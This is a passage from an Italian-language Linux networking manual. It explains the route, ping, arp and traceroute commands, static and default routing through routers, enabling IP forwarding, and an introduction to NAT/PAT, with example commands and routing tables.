`-host` ***destinazione***	L'indirizzo indicato nella destinazione fa riferimento a un nodo. L'indirizzo può essere indicato in forma numerica o attraverso un nome a dominio.
`netmask` ***maschera_di_rete***	Permette di specificare la maschera di rete quando si sta facendo riferimento a un indirizzo di rete. Quando si inserisce una voce riferita a un nodo singolo, questa indicazione non ha senso. Quando la maschera di rete è un dato richiesto, se non viene inserito si assume il valore predefinito che dipende dalla classe a cui appartiene l'indirizzo indicato.
`gw` ***router***	Fa in modo che i pacchetti destinati alla rete o al nodo per il quale si sta indicando l'instradamento, passino per il router specificato. Per questo, occorre che l'instradamento verso l'elaboratore che funge da router sia già stato definito precedentemente e in modo statico. Normalmente, l'indirizzo utilizzato come router riguarda un'interfaccia collocata in un altro nodo. Eventualmente, per mantenere la compatibilità con Unix BSD, è possibile specificare un'interfaccia locale, intendendo così che il traffico per l'indirizzo di destinazione deve avvenire utilizzando quella interfaccia.
`metric` ***valore_metrico***	Permette di definire il valore metrico dell'instradamento e viene utilizzato dai demoni che si occupano dell'instradamento dinamico per determinare il ***costo*** di una strada, o meglio per poter decidere il percorso migliore.
`reject`	Permette di impedire l'utilizzo di un instradamento.

Opzione	Descrizione
[`dev`] ***interfaccia***	Permette di definire esplicitamente l'interfaccia da utilizzare per un certo instradamento. Solitamente, questa informazione non è necessaria perché il kernel riesce a determinare l'interfaccia in base alla configurazione delle stesse. È importante che questa indicazione appaia alla fine della riga di comando, in questo modo, il parametro '**`dev`**', che precede il nome dell'interfaccia, è solo facoltativo.

Quando si interroga la tabella degli instradamenti, si ottiene una struttura composta da diverse colonne, in cui, quelle principali sono descritte nella tabella 32.145.

Tabella 32.145. Intestazioni della tabella di instradamento.

Nome	Descrizione
`Destination`	La rete o il nodo di destinazione.
`Gateway`	Il router. Se appare un asterisco ('`*`') o l'indirizzo 0.0.0.0 significa che non si tratta di un instradamento attraverso un router.
`Genmask`	In linea di massima corrisponde alla maschera di rete; in particolare, se è un instradamento verso un nodo appare 255.255.255.255, se invece è l'instradamento predefinito appare 0.0.0.0 ('**`default`**').
`Flags`	Indica diversi tipi di informazioni utilizzando lettere o simboli.
`Metric`	La distanza o il costo della strada. Rappresenta la distanza (espressa solitamente in *hop* o salti) per raggiungere la destinazione.
`Ref`	Il numero di riferimenti all'instradamento. Questa informazione non viene utilizzata dal kernel Linux e, di conseguenza, l'informazione appare sempre azzerata.
`Use`	Conteggio del numero di volte in cui la voce è stata visionata.
`Iface`	Il nome dell'interfaccia da cui partono i pacchetti IP.

I tipi di informazioni che possono essere rappresentati nella colonna '**`Flags`**' sono elencati nella tabella 32.146.

Tabella 32.146. Significato delle lettere e dei simboli utilizzati nella colonna '**`Flags`**' della tabella di instradamento.

Simbolo	Descrizione
`U`	L'instradamento è attivo.
`H`	L'indirizzo indicato fa riferimento a un nodo.
`G`	Viene utilizzato un router.
`R`	Instradamento reintegrato (instradamento dinamico).
`D`	Instradamento installato dinamicamente da un demone o attraverso ridirezione.
`M`	Instradamento modificato da un demone o attraverso ridirezione.
`!`	Instradamento impedito (opzione '**`reject`**').

Seguono alcuni esempi di utilizzo.

- `# route add -host 127.0.0.1 dev lo` [*Invio*]

  Attiva l'instradamento verso l'interfaccia locale *loopback*.

- `# route add -net 192.168.1.0 netmask 255.255.255.0 dev eth0` [*Invio*]

  Attiva l'instradamento della rete 192.168.1.0 che utilizza la maschera di rete 255.255.255.0, specificando che riguarda l'interfaccia di rete '**`eth0`**'.

- `# route add -net 192.168.2.0 netmask 255.255.255.0 gw 192.168.1.254` [*Invio*]

  Attiva l'instradamento della rete 192.168.2.0 che utilizza la maschera di rete 255.255.255.0, attraverso il router 192.168.1.254 per il quale è già stato definito un instradamento precedentemente.

- `# route add default gw 192.168.1.254` [*Invio*]

  Attiva l'instradamento predefinito (nel caso che non siano disponibili altre possibilità) attraverso il router 192.168.1.254. La parola '**`default`**' fa automaticamente riferimento all'indirizzo IP 0.0.0.0.

- `# route add 10.0.0.0 netmask 255.0.0.0 reject` [*Invio*]

  Definisce un instradamento il cui accesso deve essere impedito.


- `$ route` [*Invio*]

  Mostra la tabella di instradamento attuale.

32.10.3 Verifica di un instradamento

La definizione degli instradamenti, serve per stabilire un collegamento con le interfacce di altri elaboratori. Quando anche le tabelle di instradamento degli altri elaboratori sono corrette, si può verificare che le comunicazioni sono possibili attraverso il programma '**`ping`**'.

Il programma '**`ping`**' permette di inviare una richiesta di eco a un indirizzo determinato, ovvero, a un'interfaccia determinata. Si riesce a ottenere l'eco solo se l'instradamento verso quell'indirizzo è funzionante e, nello stesso modo, se è attivo quello di ritorno gestito a partire dall'indirizzo di destinazione.



Normalmente si procede controllando prima l'indirizzo della propria interfaccia locale, quindi, via via si tenta di raggiungere indirizzi più lontani.

32.10.3.1 Utilizzo di «ping»

Il programma '**`ping`**' [15] permette di inviare una richiesta di eco a un indirizzo, utilizzando il protocollo ICMP, verificando di ricevere tale eco in modo corretto. Questo programma viene usato quasi sempre senza opzioni, in modo da ottenere una richiesta di eco continuo, a intervalli di un secondo, che può essere interrotta attraverso la tastiera con la combinazione virtuale <*Control_c*> (di solito coincide proprio con la combinazione reale [*Ctrl c*]). Tuttavia, dal momento che '**`ping`**' serve a scoprire dei problemi negli instradamenti e nel sistema di trasporto generale, può essere conveniente intervenire sulla dimensione dei pacchetti trasmessi e sul loro contenuto.

`ping` [***opzioni***] ***indirizzo***

Tabella 32.148. Alcune opzioni.

Opzione	Descrizione
`-c` ***quantità***	Conclude il funzionamento di '**`ping`**' dopo aver ricevuto il numero indicato di risposte.
`-f`	Invia la maggior quantità possibile di pacchetti di richiesta, limitandosi a segnalare graficamente la quantità di quelli che risultano persi, cioè per i quali non si ottiene l'eco di risposta. Serve per analizzare pesantemente un tratto di rete, tenendo conto che questa possibilità va usata con prudenza. Proprio a causa della pericolosità di tale opzione, questa può essere richiesta solo dall'utente '**`root`**'.
`-i` ***n_secondi_pausa***	Permette di stabilire una pausa, espressa in secondi, tra l'invio di una richiesta di eco e la successiva. Se non viene utilizzata l'opzione '**`-f`**', il valore predefinito di questa è di un secondo.

Opzione	Descrizione
`-p` ***stringa_di_riempimento***	Permette di aggiungere un massimo di 16 byte ai pacchetti utilizzati da '**`ping`**', specificandone il contenuto in esadecimale. Ciò può essere utile per verificare il passaggio di pacchetti che hanno contenuti particolari e che per qualche ragione possono avere delle difficoltà.
`-s` ***dimensione***	Permette di definire la dimensione dei pacchetti utilizzati, a cui si aggiunge l'intestazione ICMP. Il valore predefinito è di 56 byte a cui si aggiungono 8 byte di intestazione (64 in tutto).

Segue la descrizione di alcuni esempi.

- `$` **`ping 192.168.1.1`** [*Invio*]

  Invia una richiesta di eco all'indirizzo 192.168.1.1, a intervalli regolari di un secondo, fino a che riceve un segnale di interruzione.

- `$` **`ping -c 1 192.168.1.1`** [*Invio*]

  Invia una richiesta di eco all'indirizzo 192.168.1.1 e termina di funzionare quando riceve la prima risposta di eco.

- `$` **`ping -p ff 192.168.1.1`** [*Invio*]

  Invia una richiesta di eco all'indirizzo 192.168.1.1, utilizzando pacchetti contenenti una serie di byte con tutti i bit a uno (FF_{16}).

- `$` **`ping -s 30000 192.168.1.1`** [*Invio*]

  Invia una richiesta di eco all'indirizzo 192.168.1.1, utilizzando pacchetti lunghi 30000 byte, oltre all'intestazione ICMP.

32.10.4 ARP

Nella sezione 32.4, si accenna al protocollo ARP, con il quale si ottengono le corrispondenze tra indirizzi di livello 2 (collegamento dati) e indirizzi di livello 3 (rete), ovvero IP nel caso di TCP/IP. In particolare si fa riferimento a una tabella ARP che viene aggiornata automaticamente da ogni nodo durante il suo funzionamento.

Potrebbe essere interessante ispezionare ed eventualmente modificare il contenuto di questa tabella ARP, cosa che si fa con il programma '**`arp`**'.[16]

Ci sono situazioni in cui il protocollo ARP non può funzionare e in quei casi è possibile predisporre una tabella ARP preconfezionata attraverso la configurazione di un file: '`/etc/ethers`'.

32.10.4.1 Utilizzo di «arp»

Il programma '**`arp`**' permette di ispezionare e di modificare la tabella ARP del sistema.

```
arp opzioni
```

Tabella 32.149. Alcune opzioni.

Opzione	Descrizione
`-n` `--numeric`	Mostra solo indirizzi numerici invece di tentare di determinare i nomi simbolici dei nodi.
`-a` [***nodo***] `--display` [***nodo***]	Mostra le voci corrispondenti a un nodo particolare, oppure tutti gli abbinamenti conosciuti.
`-d` ***nodo*** `--delete` ***nodo***	Elimina le voci riferite al nodo indicato.
`-s` ***nodo indirizzo_fisico***	Crea una voce nella tabella ARP, abbinando l'indirizzo di un nodo a un indirizzo fisico (generalmente si tratta di un indirizzo Ethernet).

Opzione	Descrizione
`-f` ***file*** `--file` ***file***	Indica un file da utilizzare per caricare delle voci nella tabella ARP. Generalmente, quando le interfacce sono di tipo Ethernet, questo file è rappresentato da '`/etc/ethers`'.

Segue la descrizione di alcuni esempi.

- `#` **`arp -a`** [*Invio*]

  Elenca tutte le voci accumulate nella tabella ARP.

- `#` **`arp -a 192.168.1.2`** [*Invio*]

  Mostra le voci riferite esclusivamente al nodo 192.168.1.2.

- `#` **`arp -n -a 192.168.1.2`** [*Invio*]

  Come nell'esempio precedente, mostrando solo indirizzi numerici.

- `#` **`arp -d 192.168.1.2`** [*Invio*]

  Cancella le voci riferite al nodo 192.168.1.2 contenute nella tabella ARP.

- `#` **`arp -s 192.168.1.2 00:01:02:03:04:05`** [*Invio*]

  Assegna permanentemente (per la durata del funzionamento del sistema) l'indirizzo Ethernet 00:01:02:03:04:05 all'indirizzo IP 192.168.1.2.

- `#` **`arp -f /etc/ethers`** [*Invio*]

  Legge il file '`/etc/ethers`' e utilizza il contenuto per definire delle voci permanenti nella tabella ARP.

32.10.4.2 File «/etc/ethers»


Il file '`/etc/ethers`' può essere usato per configurare a priori l'abbinamento tra indirizzi Ethernet (livello 2 del modello ISO-OSI) e indirizzi IP. Questo file può contenere esclusivamente delle righe composte da due elementi: l'indirizzo IP (o il nome) corrispondente a un'interfaccia e a fianco l'indirizzo Ethernet corrispondente. Si osservi l'esempio seguente:

```
192.168.1.2 00:01:02:03:04:05
192.168.1.3 00:14:02:23:07:1c
192.168.1.4 00:00:03:2d:00:0b
```

32.11 IPv4: instradamento oltre l'ambito della rete locale

Quando si ha la necessità di raggiungere una destinazione che non si trova a essere connessa con la rete fisica a cui si accede, c'è bisogno di un intermediario, ovvero un elaboratore connesso alla stessa rete fisica a cui accede l'elaboratore locale, che sia in grado di inoltrare i pacchetti alle destinazioni richieste. Questo elaboratore è il router, anche se nel linguaggio corrente si usa prevalentemente il termine *gateway* che però non è preciso.

Figura 32.151. Il router consente di raggiungere destinazioni al di fuori della rete fisica a cui si è connessi.



Per poter definire un instradamento attraverso un router bisogna che prima, l'elaboratore che svolge questa funzione, sia raggiungibile attraverso una rete locale e per mezzo di instradamenti già definiti.


La verifica di un instradamento che fa uso di un router è più delicata: si comincia con una richiesta di eco ICMP (*ping*) verso la propria interfaccia locale, quindi verso il router e successivamente si tenta di raggiungere qualcosa che si trova oltre il router.

32.11.1 Destinazione irraggiungibile

I router, dovendo vagliare il traffico dei pacchetti che li attraversano, hanno il compito di informare l'origine quando ricevono un pacchetto che, per qualche ragione, non possono far pervenire alla destinazione. Per esempio, un router che rappresenta l'ultimo salto prima di un certo elaboratore, se si accorge che questo elaboratore non è presente (magari è spento), quando riceve un pacchetto destinato a tale elaboratore, deve informare l'origine.

L'errore di questo tipo viene segnalato con un pacchetto ICMP di tipo 3, a cui corrisponde la definizione '**`destination-unreachable`**'.

Figura 32.152. Messaggio ICMP di errore generato dal router che si accorge del problema.



32.11.2 Router per accedere ad altre reti e instradamento predefinito


Una rete locale potrebbe essere articolata in sottoreti in modo da evitare di sovraffollare di traffico un'unica rete. Per fare in modo che le sottoreti possano comunicare tra loro in caso di necessità, si devono utilizzare i router che funzionano come ponti tra una sottorete e un'altra.

In questo modo, quando si indica un instradamento che fa riferimento a un router, lo si definisce per una rete logica particolare, quella a cui il router è in grado di accedere.

Secondo lo schema seguente, il router 192.168.1.254 viene utilizzato per accedere alla rete 192.168.7.0.[17]

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.1.0	255.255.255.0	--	eth0
192.168.7.0	255.255.255.0	192.168.1.254	eth0

Figura 32.154. Schema dell'instradamento attraverso un router.



Con un sistema GNU/Linux si può usare Route nel modo seguente:

```
# route add -net 192.168.7.0 netmask 255.255.255.0 ↩
↪       gw 192.168.1.254 dev eth0 [Invio]
```

Supponendo già definito l'instradamento verso la rete locale 192.168.1.0, in modo da poter raggiungere il router, si può ottenere il risultato seguente:

```
$ route -n [Invio]

Kernel IP routing table
Destination  Gateway       Genmask        Flags Metric Ref Use Iface
192.168.1.0  0.0.0.0       255.255.255.0  U     0      0     1 eth0
192.168.7.0  192.168.1.254 255.255.255.0  UG    0      0     0 eth0
```

Se il router è in grado di raggiungere anche altre reti, non si fa altro che inserire gli instradamenti relativi nel modo appena visto.

```
# route add -net 192.168.77.0 netmask 255.255.255.0 ↩
↪       gw 192.168.1.254 dev eth0 [Invio]

$ route -n [Invio]

Kernel IP routing table
Destination   Gateway        Genmask        Flags Metric Ref Use Iface
192.168.1.0   0.0.0.0        255.255.255.0  U     0      0     1 eth0
192.168.7.0   192.168.1.254  255.255.255.0  UG    0      0     0 eth0
192.168.77.0  192.168.1.254  255.255.255.0  UG    0      0     0 eth0
```


Quando si vuole fare riferimento a tutti gli indirizzi possibili, si utilizza il numero IP 0.0.0.0, corrispondente al nome simbolico '**`default`**'. Per indicare un instradamento che permette di raggiungere tutte le destinazioni che non sono state specificate diversamente, si utilizza questo indirizzo simbolico.

Da un punto di vista puramente logico, l'indirizzo 0.0.0.0, associato alla maschera di rete 0.0.0.0, corrisponde effettivamente alla rete che comprende tutti gli indirizzi possibili, quindi un instradamento che fa riferimento alla rete 0.0.0.0 è quello per «tutti gli indirizzi».

Teoricamente, è possibile utilizzare l'instradamento predefinito per accedere alla rete locale, ma questo è comunque un approccio sconsigliabile, perché esclude la disponibilità di altre reti a cui poter accedere.

Destinazione	Maschera di rete	Router	Interfaccia di rete
0.0.0.0	0.0.0.0	--	eth0

Nell'esempio seguente si utilizza il nome simbolico '**`default`**' per indicare l'indirizzo di rete 0.0.0.0 e l'interfaccia viene definita esplicitamente.

```
# route add -net default dev eth0 [Invio]

$ route -n [Invio]


Kernel IP routing table
Destination  Gateway  Genmask   Flags Metric Ref   Use Iface
0.0.0.0      0.0.0.0  0.0.0.0   U     0      0       1 eth0
```

L'uso di un instradamento predefinito sulla propria rete locale, può avere effetti deleteri: l'eco ICMP (*ping*) può funzionare correttamente, mentre altre connessioni che richiedono protocolli più sofisticati possono trovarsi in difficoltà. Questo è particolarmente vero in presenza di connessioni PLIP.

L'approccio più comune consiste invece nel definire l'instradamento '**`default`**' come passante per un router: potrebbe trattarsi di un router che permette di accedere a tutte le altre sottoreti esistenti.

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.1.0	255.255.255.0	--	eth0
0.0.0.0	0.0.0.0	192.168.1.254	eth0

Figura 32.160. Schema dell'instradamento attraverso un router.



Con un sistema GNU/Linux, la cosa si traduce in pratica nel comando seguente:

```
# route add -net default gw 192.168.1.254 dev eth0 [Invio]
```

L'instradamento verso la rete locale 192.168.1.0 è già stato definito in modo da poter raggiungere il router; di conseguenza:

```
$ route -n [Invio]

Kernel IP routing table
Destination  Gateway        Genmask        Flags Metric Ref Use Iface
192.168.1.0  0.0.0.0        255.255.255.0  U     0      0     1 eth0
0.0.0.0      192.168.1.254  0.0.0.0        UG    0      0     0 eth0
```

Anche quando si definisce l'instradamento predefinito, è importante osservare che questo appare per ultimo nella tabella relativa. Infatti, la rete 0.0.0.0/0.0.0.0 include tutti gli indirizzi IPv4, ma il fatto che gli intervalli di indirizzi più ristretti appaiono prima, evita di fare confusione.

32.11.3 Configurazione di un router con un sistema GNU/Linux

Un elaboratore che debba fungere da router richiede alcune caratteristiche particolari:

- un kernel compilato in modo da consentire l'inoltro di pacchetti da un'interfaccia a un'altra (nelle versioni vecchie del kernel Linux è necessario abilitare un'opzione apposita, tra quelle della configurazione della rete; sezione 8.3.7);
- due o più interfacce di rete connesse ad altrettante reti fisiche differenti;
- la configurazione corretta di ogni interfaccia di rete;
- una tabella di instradamento in grado di permettere l'accesso a tutte le reti che si diramano dalle interfacce di rete installate.

Quando il kernel Linux dispone della funzionalità di *forwarding/gatewaying* (dovrebbe essere implicita), questa può essere controllata attraverso un file del file system virtuale '`/proc/`'. Per motivi di sicurezza, alcune distribuzioni GNU/Linux sono predisposte in modo da disattivare questa funzionalità attraverso uno dei comandi inseriti nella procedura di inizializzazione del sistema. Per riattivare il *forwarding/gatewaying*, si può agire nel modo seguente:


```
# echo 1 > /proc/sys/net/ipv4/ip_forward [ Invio ]
```

32.11.3.1 Router unico per tutte le reti

La situazione più comune in una piccola rete è quella in cui tutte le reti sono connesse a un router unico. Negli esempi che seguono si fa riferimento alla situazione seguente:

- rete A Ethernet 192.168.1.0
  - l'interfaccia del router connessa su questa rete è '**`eth0`**'
  - l'indirizzo dell'interfaccia connessa su questa rete è 192.168.1.254
- rete B Ethernet 192.168.2.0
  - l'interfaccia del router connessa su questa rete è '**`eth1`**'
  - l'indirizzo dell'interfaccia connessa su questa rete è 192.168.2.254
- connessione PLIP con il portatile 192.168.3.1
  - l'interfaccia del router connessa su questa rete è '**`plip1`**'
  - l'indirizzo dell'interfaccia connessa su questa rete è 192.168.3.254

Figura 32.162. Schema dell'esempio di un router connesso su due reti e a un portatile attraverso un cavo PLIP.



All'interno del router si devono configurare le interfacce di rete nel modo seguente:

```
# ifconfig eth0 192.168.1.254 netmask 255.255.255.0 [ Invio ]

# ifconfig eth1 192.168.2.254 netmask 255.255.255.0 [ Invio ]

# ifconfig plip1 192.168.3.254 pointopoint 192.168.3.1 [ Invio ]
```

Successivamente si devono definire gli instradamenti.


```
# route add -net 192.168.1.0 netmask 255.255.255.0 ↩
↪       dev eth0 [ Invio ][18]

# route add -net 192.168.2.0 netmask 255.255.255.0 ↩
↪       dev eth1 [ Invio ][19]

# route add -host 192.168.3.1 dev plip1 [ Invio ]

# route add -host 192.168.3.254 dev plip1 [ Invio ]
```

Dal punto di vista del router è tutto finito. Gli altri elaboratori devono definire degli instradamenti opportuni in modo da utilizzare il router quando necessario. In particolare, gli elaboratori connessi alla rete A (192.168.1.0), per poter accedere agli altri elaboratori della propria rete locale e delle altre due raggiungibili tramite il router, devono inserire gli instradamenti seguenti.

```
# route add -net 192.168.1.0 netmask 255.255.255.0 ↩
↪       dev eth0 [ Invio ][20]

# route add -net 192.168.2.0 netmask 255.255.255.0 ↩
↪       gw 192.168.1.254 [ Invio ]

# route add -host 192.168.3.1 gw 192.168.1.254 [ Invio ]
```

Dal momento però che non si può accedere ad alcuna altra rete, si può fare riferimento all'instradamento predefinito. Sempre dal punto di vista degli elaboratori della rete A, si possono definire gli instradamenti nel modo seguente:

```
# route add -net 192.168.1.0 netmask 255.255.255.0 ↩
↪       dev eth0 [ Invio ][21]

# route add -net default gw 192.168.1.254 [ Invio ]
```

Il caso dell'elaboratore portatile connesso attraverso la porta parallela con un cavo PLIP, è un po' particolare: è evidente che tutto il traffico debba essere filtrato dal router, a parte quello diretto proprio al router stesso. Dal punto di vista del portatile si devono definire gli instradamenti seguenti.

```
# route add -host 192.168.3.254 dev plip1 [ Invio ]

# route add -host 192.168.3.1 dev plip1 [ Invio ]

# route add -net default gw 192.168.3.254 [ Invio ]
```


32.11.3.2 Router verso un altro router

Quando la rete diventa complicata, ci può essere la necessità di utilizzare più router per collegare insieme le diverse sottoreti. In tal caso, evidentemente, la tabella di instradamento dei router si trova a contenere instradamenti che a loro volta utilizzano altri router.

Negli esempi si fa riferimento alla situazione seguente:

- rete A Ethernet 192.168.1.0
  - l'interfaccia del router A connessa su questa rete è '**`eth0`**' e ha l'indirizzo 192.168.1.254
- rete R Ethernet 192.168.254.0 utilizzata esclusivamente per collegare i router
  - l'interfaccia del router A connessa su questa rete è '**`eth1`**' e ha l'indirizzo 192.168.254.1
  - l'interfaccia del router B connessa su questa rete è '**`eth1`**' e ha l'indirizzo 192.168.254.2
- rete B Ethernet 192.168.2.0
  - l'interfaccia del router B connessa su questa rete è '**`eth0`**' e ha l'indirizzo 192.168.2.254

Figura 32.163. Schema dell'esempio di due router connessi tra loro da una dorsale.



Il router A deve poter raggiungere tutte e tre le reti: sulla rete A e R è connesso direttamente, mentre per la rete B deve fare affidamento sul router B.

```
# route add -net 192.168.1.0 netmask 255.255.255.0 ↩
↪       dev eth0 [ Invio ][22]

# route add -net 192.168.254.0 netmask 255.255.255.0 ↩
↪       dev eth1 [ Invio ][23]

# route add -net 192.168.2.0 netmask 255.255.255.0 ↩
↪       gw 192.168.254.2 [ Invio ]
```

Il router B deve agire in modo analogo.

```
# route add -net 192.168.2.0 netmask 255.255.255.0 ↩
↪       dev eth0 [ Invio ][24]

# route add -net 192.168.254.0 netmask 255.255.255.0 ↩
↪       dev eth1 [ Invio ][25]


# route add -net 192.168.1.0 netmask 255.255.255.0 ↩
↪       gw 192.168.254.1 [ Invio ]
```

32.11.4 Verifica di un instradamento attraverso i router

Lo strumento fondamentale per la verifica degli instradamenti è sempre '**ping**'. In presenza di router si introduce un concetto nuovo, quello del nodo da attraversare. L'attraversamento di un nodo di rete viene definito comunemente ***salto***, oppure *hop*; in particolare si pone un limite a questi salti, definito TTL (*Time to live*), oltre il quale i pacchetti vengono scartati.

In pratica, i pacchetti IP contengono l'indicazione del valore TTL massimo, il quale viene decrementato all'attraversamento di ogni router, a opera dello stesso. Quando si raggiunge lo zero, il pacchetto viene scartato, inviando all'origine un messaggio ICMP di errore.

Figura 32.164. Esempio di un pacchetto che esaurisce il suo TTL.



In situazioni particolari, il transito dei pacchetti verso una destinazione particolare potrebbe essere impossibile, a causa del numero di salti che si frappongono e a causa del limite troppo basso del campo TTL dei pacchetti IP. Generalmente, '**ping**' utilizza un valore TTL di 255, cioè il massimo possibile, cosa che consente di verificare gli instradamenti al limite delle loro possibilità, ma non permette di prevedere il funzionamento corretto di altri tipi di connessioni, in cui si utilizzino valori TTL inferiori.

Per verificare quale sia il percorso utilizzato effettivamente dai pacchetti per raggiungere una destinazione, si utilizza Traceroute,[26] a


cui corrisponde l'eseguibile '**traceroute**' che si usa con la sintassi seguente:

```
traceroute [opzioni] destinazione [lunghezza]
```

Traceroute, oltre che individuare il percorso effettivo verso la destinazione, può dare delle indicazioni per aiutare a comprendere in quale punto ci sono delle difficoltà.

Traceroute inizia la trasmissione di pacchetti (utilizzando il protocollo UDP) con un valore TTL molto basso. In tal modo, si aspetta di ricevere un messaggio di errore, attraverso il protocollo ICMP, dal nodo in cui il valore TTL raggiunge lo zero. Incrementando lentamente il valore TTL, Traceroute riesce a conoscere gli indirizzi dei nodi attraversati, purché tutto funzioni come previsto (cioè che i vari nodi generino correttamente i pacchetti ICMP di errore). Per individuare correttamente anche l'ultimo nodo, Traceroute cerca di generare un errore differente, per ottenere un messaggio ICMP distinguibile dagli altri.

Figura 32.165. I pacchetti inviati da Traceroute servono a generare errori nei vari router attraversati, fino alla destinazione.



Quando tutto funziona come previsto, Traceroute genera un elenco di nodi di rete a partire dal primo che viene attraversato, fino all'ultimo che rappresenta la destinazione richiesta. Se in alcuni punti non si ottiene risposta, i nodi ipotizzati vengono segnalati con degli asterischi. Nell'esempio seguente, si ipotizza la presenza di due nodi sconosciuti, al terzo e quarto posto della catena.

```
# traceroute portatile.plip.dg [ Invio ]

traceroute to portatile.plip.dg (192.168.254.1), 30 hops max,
40 byte packets
 1  dinkel.brot.dg (192.168.1.1)  0.433 ms  0.278 ms  0.216 ms
 2  router.brot.dg (192.168.1.254)  2.335 ms  2.278 ms  ↩
↪          3.216 ms
 3  * * *
 4  * * *
 5  portatile.plip.dg (192.168.254.1)  10.654 ms  ↩
↪          13.543 ms  11.344 ms
```

Sui nodi da cui non si ottiene una risposta, non si può dire nulla di certo, ma solo fare delle congetture. In generale non si può nemmeno essere certi che si tratti effettivamente di due nodi: potrebbe essere un solo nodo, oppure più di due. La documentazione di Traceroute, *traceroute(8)*, dà delle indicazioni in più su come interpretare il risultato.


Tabella 32.167. Alcune opzioni per l'eseguibile '**traceroute**'.

Nome	Descrizione
`-m` ***ttl_massimo***	Definisce il numero massimo di nodi da attraversare, per mezzo dell'indicazione del valore TTL massimo da raggiungere. Se l'opzione non viene usata, il valore TTL massimo è di 30 salti.
`-n`	Mostra solo indirizzi numerici invece di tentare di determinare i nomi simbolici dei nodi. Questo tipo di approccio potrebbe essere utile specialmente quando si hanno difficoltà ad accedere a un servizio di risoluzione dei nomi, o comunque quando si vuole avere la situazione completamente sotto controllo.
`-s` ***indirizzo_di_origine***	Permette di indicare espressamente l'indirizzo di origine dei pacchetti, nell'eventualità l'elaboratore abbia più di un'interfaccia di rete. Deve trattarsi di un indirizzo corrispondente a un'interfaccia di rete locale.

32.12 Inoltro IP attraverso il NAT/PAT

Un problema simile a quello dell'instradamento attraverso i router è quello dell'inoltro di pacchetti IP attraverso un router NAT/PAT (*Network address translation*, *Port address translation*). La differenza sta nel fatto che, in questo caso, il router NAT/PAT si occupa di modificare sistematicamente i pacchetti e non solo di «girarli» attraverso l'interfaccia giusta.

Figura 32.168. Schema di utilizzo di un router NAT/PAT.



Il meccanismo NAT/PAT permette tipicamente a una rete locale che utilizza indirizzi IPv4 riservati alle reti private (cioè esclusi dalla rete Internet e come tali irraggiungibili) di accedere all'esterno. In tal caso, tutto il traffico con la rete esterna viene intrattenuto (apparentemente) dal router NAT/PAT che si occupa di inoltrare le risposte all'interno della rete locale. Ciò significa che all'esterno appare sempre solo un elaboratore, il router NAT/PAT, mentre dall'esterno non c'è modo di accedere agli elaboratori della rete locale perché questi non hanno un indirizzo accessibile.

Nel caso dei sistemi GNU/Linux la gestione dell'inoltro dei pacchetti attraverso il meccanismo NAT/PAT richiede che il kernel sia predisposto opportunamente (sezione 8.3.7).

